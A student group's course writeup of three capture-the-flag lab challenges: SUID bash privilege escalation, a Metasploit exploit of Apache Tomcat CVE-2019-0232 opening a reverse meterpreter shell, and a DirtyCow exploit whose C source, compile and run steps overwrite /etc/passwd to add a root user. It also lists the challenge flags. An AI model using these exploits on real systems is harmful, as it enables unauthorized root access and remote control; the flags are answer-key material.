PSP0201

Week 4

Writeup

Group Name: suspicious

Member:

ID	Name	Role
1211104293	Noor Hannan Bin Noor Hamsuruddin	Leader
1211102270	Yap Choo Kath Moon	Member
1211103154	Wan Muhammad Atif Bin Taram Satiraksa	Member

Day 11: Networking - The Rogue Gnome

Tool used: Kali Linux, Firefox browser

Solution/walkthrough:

Step 1:

Start the machine for this challenge. Once finished, follow the instructions on the 3rd question for this task which is to establish an ssh connection to cmnatic@10.10.176.35(Machine IP)

```
┌──(kali㉿kali)-[~]
└─$ ssh cmnatic@10.10.176.35
```

Step 2:

Once logged in we can see which user we are. In this case, we are currently logged in as user cmnatic who does not have root access as shown in the screenshot.

```
Last login: Wed Dec  9 15:49:32 2020
-bash-4.4$ ls
-bash-4.4$ whoami
cmnatic
-bash-4.4$ /root
-bash: /root: Is a directory
-bash-4.4$ cd /root
-bash: cd: /root: Permission denied
-bash-4.4$
```


Step 3:

Using the command find / -perm -u=s -type f 2>/dev/null we can find executables with an SUID permission set onto it. We can use one of these files to abuse the SUID and gain root privilege. In this case we chose /bin/bash

```
-bash-4.4$ find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/mount
/bin/su
/bin/fusermount
/bin/bash
/bin/ping
/snap/core/10444/bin/mount
/snap/core/10444/bin/ping
/snap/core/10444/bin/ping6
/snap/core/10444/bin/su
/snap/core/10444/bin/umount
/snap/core/10444/usr/bin/chfn
/snap/core/10444/usr/bin/chsh
/snap/core/10444/usr/bin/gpasswd
/snap/core/10444/usr/bin/newgrp
/snap/core/10444/usr/bin/passwd
/snap/core/10444/usr/bin/sudo
/snap/core/10444/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/10444/usr/lib/openssh/ssh-keysign
/snap/core/10444/usr/lib/snapd/snap-confine
/snap/core/10444/usr/sbin/pppd
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
```

Step 4:

Using GTFOBins, we can find the correct commands to use for UNIX binaries. In this case we are looking for the command on bash to abuse the SUID.



Step 5:

In this page, we can see that to elevate our user's privileges to root we can use the command ./bash -p (Note that we must be in the /bin directory before inputting the command)

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which bash) .

./bash -p
```

Step 6:

Upon input, our privileges have been escalated and we now have root privileges as shown in the screenshot.

```
-bash-4.4$ ./bash -p
bash-4.4# whoami
root
bash-4.4#
```

Step 7:

Now with root privileges, we can effortlessly browse to the file location stated in the last question (/root) and read the flag.txt file to find the final question's flag.

```
bash-4.4# cd /root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
bash-4.4#
```

Thought process/methodology:
Using common commands such as find / -perm -u=s -type f 2>/dev/null we can easily find all executable files with SUID permission on it and abuse the SUID to gain access to root privileges. In this example, we used /bin/bash and after referring to list of Unix binaries at GTFOBins, we easily find the corresponding command to the bash binary. Thus, we managed to gain root privileges and access the flag.txt file located at the /root directory.


Day 12: Networking - Ready, set, elf.

Tool Used: Kali linux, Firefox browser, Metasploit

Solution/Walkthrough:
Step 1:
Using nmap, find the ports that are connected to the machine's IP. From here we can check each combination of machine_ip:ports to find one that works.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- -Pn 10.10.227.96
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-29 07:02 EDT
Stats: 0:00:54 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 16.46% done; ETC: 07:08 (0:04:34 remaining)
Nmap scan report for 10.10.227.96
Host is up (0.19s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
5985/tcp open  wsman
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 311.73 seconds
```

Step 2:
We will find that out of 5 ports, port 8080 returns a functional web server which is the website of Apache Tomcat version 9.0.17. This is the version used by the web server, answering the 1st question.



Step 3:

Start the Metasploit Framework Console. We can then open https://nvd.nist.gov/vuln/search to find the relevant CVE. In this case, the exploit most suitable for this task is CVE-2019-0232 answering the 2nd question.

```
       =[ metasploit v6.1.39-dev                          ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 >
```

VULNERABILITIES

CVE-2019-0232 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes comma line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-argument the-wrong-way/).

Step 4: With this new information, search on metasploit using the command search CVE 2019-0232. A single result will come up. Select the module.

```
msf6 > search CVE 2019-0232

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/windows/http/tomcat_cgi_cmdlineargs   2019-04-10       excellent  Yes    Apache Tomcat CGIServlet
enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdli
neargs
```

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

Step 5:
We can view the options setting to figure out which parameters to change. In this case we want to change to the following using the set OPTION VALUE command ;
RHOST = 10.10.227.96(MACHINE)
RPORT = 8080
LHOST = 10.18.7.90 (VPN)
TARGETURI = /cgi-bin/elfwhacker.bat (This is because we know that it is a cgi script)

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   Proxies                      no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                       yes       The target host(s), see https://github.com/rapid7/metasploit-framewo
                                          rk/wiki/Using-Metasploit
   RPORT       8080             yes       The target port (TCP)
   SSL         false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI   /                yes       The URI path to CGI script
   VHOST                        no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.17.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows
```

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set RHOST 10.10.227.96
RHOST => 10.10.227.96
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set TARGETURI /cgi-bin/elfwhacker.bat
TARGETURI => /cgi-bin/elfwhacker.bat
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > set LHOST 10.18.7.90
LHOST => 10.18.7.90
```

Step 6: Run metasploit. Once successful it should establish a meterpreter session and we can now browse through the linux machine.

```
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > run
```

```
[*] Started reverse TCP handler on 10.18.7.90:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Command Stager progress -   6.95% done (6999/100668 bytes)
[*] Command Stager progress -  13.91% done (13998/100668 bytes)
[*] Command Stager progress -  20.86% done (20997/100668 bytes)
[*] Command Stager progress -  27.81% done (27996/100668 bytes)
[*] Command Stager progress -  34.76% done (34995/100668 bytes)
[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Sending stage (175174 bytes) to 10.10.227.96
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[!] Make sure to manually cleanup the exe generated by the exploit
[*] Meterpreter session 1 opened (10.18.7.90:4444 → 10.10.227.96:49920 ) at 2022-06-29 07:48:49 -0400
```

Step 7: Following the standard linux commands, use ls to list the contents of the directory. We can find a file named flag1.txt. Open the file using cat flag1.txt and we will acquire the flag.


```
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
==========================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-06-29 07:48:44 -0400  AnyUj.exe
100777/rwxrwxrwx  73802  fil   2022-06-29 07:26:27 -0400  bzSlw.exe
100777/rwxrwxrwx  825    fil   2020-11-19 16:39:29 -0500  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 17:06:41 -0500  flag1.txt

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Thinking process/methodology:
When starting, we are given an IP address that cannot be accessed without using a specific port. Using nmap, we can find the specific port to connect to on the browser. After finding the correct port to connect to, we find that IP address is a website for the Apache Tomcat 9.0.17 service. Using this knowledge, we now know that the webpage uses Apache Tomcat version 9.0.17. We then use NVE to find exploits for said version of Apache Tomcat. An exploit titled CVE-2019-0232 will be the most relevant in this scenario. We start up metasploit on our machine and use this exploit using CVE search function. From there, we can set our options accordingly then proceed to setup a meterpreter connection with the target machine. Once a connection has been made, we can browse through the machine's directory to find the flag for our task.

Day 13: Networking - Coal For Chrismas

Tools: Kali Linux, Netcat, Opera GX

Step 1:
Start the machine and obtain the IP Address.



Step 2:
Open the terminal of your machine and use the nmap (IP Address) to perform a scan of the machine. Search through the list to find the old,deprecated protocol/service.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-02 02:04 BST
Nmap scan report for ip-10-10-233-98.eu-west-1.compute.internal (10.10.2
.98)
Host is up (0.00054s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
MAC Address: 02:71:0B:04:D9:25 (Unknown)
```

Step 3: Access the telnet service by using the commanded “telnet (IP Address)” and it will provide us with the password.

```
└─$ telnet 10.10.233.98 23
Trying 10.10.233.98 ...
Connected to 10.10.233.98.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: santa
Password:
```

Step 4: Use the credentials to log into telnet.

```
christmas login: santa
Password:
Last login: Sat Jul  2 01:25:18 UTC 2022 from 10.8.1.42 on pts/0
                \ /
              ,-->*<--.
               /o\
              /_\_\
             /_/_0_\
            /_o_\_\_\
           /_/_/_/_/o\
          /@\_\_\@\_\_\
         /_/_/O/_/_/_/_\
        /_\_\_\_\_\o\_\_\
       /_/0/_/_/_0_/_/@/_\
      /_\_\_\_\_\_\_\_\_\_\
     /_/o/_/_/@/_/_/o/_/0/_\
              [___]

$
```

Step 5: Obtain the Linux distribution and version by using netcat with the command “netcat /etc/*release”

```
$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$
```

Step 6: Get the list of all files located on the server using the command “ls” and observe the file names.

```
$ ls
christmas.sh  cookies_and_milk.txt
$
```

Step 7: To see who got here first, use the cat command along with the file name of cookies_and_milk.txt to read the contents of the text file.

```
$ ls
christmas.sh  cookies_and_milk.txt
$ cat cookies_and_milk.txt
/*************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*************************************************/
```

Step 8: Observe the whole printed text that is shown. It can be noticed that the text other than the note that the Grinch left behind may look similar to a different C file online from the DirtyCow exploit.(the file is called dirty.c)

```c
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "grinch";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
  const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
  int size = snprintf(NULL, 0, format, u.username, u.hash,
    u.user_id, u.group_id, u.info, u.home_dir, u.shell);
  char *ret = malloc(size + 1);
  sprintf(ret, format, u.username, u.hash, u.user_id,
    u.group_id, u.info, u.home_dir, u.shell);
  return ret;
}

void *madviseThread(void *arg) {
  int i, c = 0;
  for(i = 0; i < 200000000; i++) {
    c += madvise(map, 100, MADV_DONTNEED);
  }
```

- The line of text generated after the grinch’s note

```c
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
```

- The similar lines of code from the dirtycow repository file dirty.c

Step 9: Create a new file inside the server using a text editor(in this case, we used nano) and call it dirty.c. Copy paste the entire contents of the dirty.c file on the github repository into the text editor. Write the lines using ctrl + o and save it using ctrl + x.

```
$ nano dirty.c
```

```
  GNU nano 2.2.6                File: dirty.c

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
  const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
  int size = snprintf(NULL, 0, format, u.username, u.hash,
    u.user_id, u.group_id, u.info, u.home_dir, u.shell);
  char *ret = malloc(size + 1);
  sprintf(ret, format, u.username, u.hash, u.user_id,
    u.group_id, u.info, u.home_dir, u.shell);
  return ret;
}

^G Get Help   ^O WriteOut   ^R Read File   ^Y Prev Page   ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is    ^V Next Page   ^U UnCut Text ^T To Spell
```

```
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$
```

Step 10: Find the syntax that can be used to compile inside the dirty.c file as well.

```
github.com/FireFart/dirtycow/blob/master/dirty.c
The Syndicate - (v3...

2 contributors

193 lines (172 sloc) | 4.7 KB                                  Raw  Blame

1  //
2  // This exploit uses the pokemon exploit of the dirtycow vulnerability
3  // as a base and automatically generates a new passwd line.
4  // The user will be prompted for the new password when the binary is run.
5  // The original /etc/passwd file is then backed up to /tmp/passwd.bak
6  // and overwrites the root account with the generated line.
7  // After running the exploit you should be able to login with the newly
8  // created user.
9  //
10 // To use this exploit modify the user values according to your needs.
11 //   The default is "firefart".
12 //
13 // Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
14 //   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
15 //
16 // Compile with:
17 //   gcc -pthread dirty.c -o dirty -lcrypt
18 //
19 // Then run the newly create binary by either doing:
20 //   "./dirty" or "./dirty my-new-password"
21 //
22 // Afterwards, you can either "su firefart" or "ssh firefart@..."
23 //
24 // DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
25 //   mv /tmp/passwd.bak /etc/passwd
26 //
27 // Exploit adopted by Christian "FireFart" Mehlmauer
28 // https://firefart.at
29 //
30
```

Step 11: Use the syntax to start compiling the dirty.c file created earlier and observe the new binary created.

```
$ ls
christmas.sh  cookies_and_milk.txt  dirty.c
$ gcc -pthread dirty.c -o dirty -lcrypt
$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$
```

(note how the new binary “dirty” is created)

Step 12: Type in “./dirty” and type in a new password.

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
```

Step 13: Wait for a while as the dirtycow exploit creates a new user for root access.

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: 7f8c1a8e9000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'password'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$
```

Step 14: With the new user created, use “su firefart” to switch the active user to firefart and use the password that you used in step 13 to log in.

```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
Password:
firefart@christmas:/home/santa# whoami
firefart
```

Step 15: Change the current active directory to /root using command “cd /root”.

```
firefart@christmas:/home/santa# cd /root
firefart@christmas:~#
```

Step 16: View the list of files using “ls” command and use the netcat “cat (file)” command to observe the note left behind by the perpetrator.

```
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~#
```

Step 17: “Leave coal under the tree” by following the commands in the text file. Do so by using the command “touch coal”.

```
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~#
```

Step 18: Finally, use the command “tree|md5sum” to display an MD5 hash output for the final question of day 13.

```
firefart@christmas:~# tree|md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

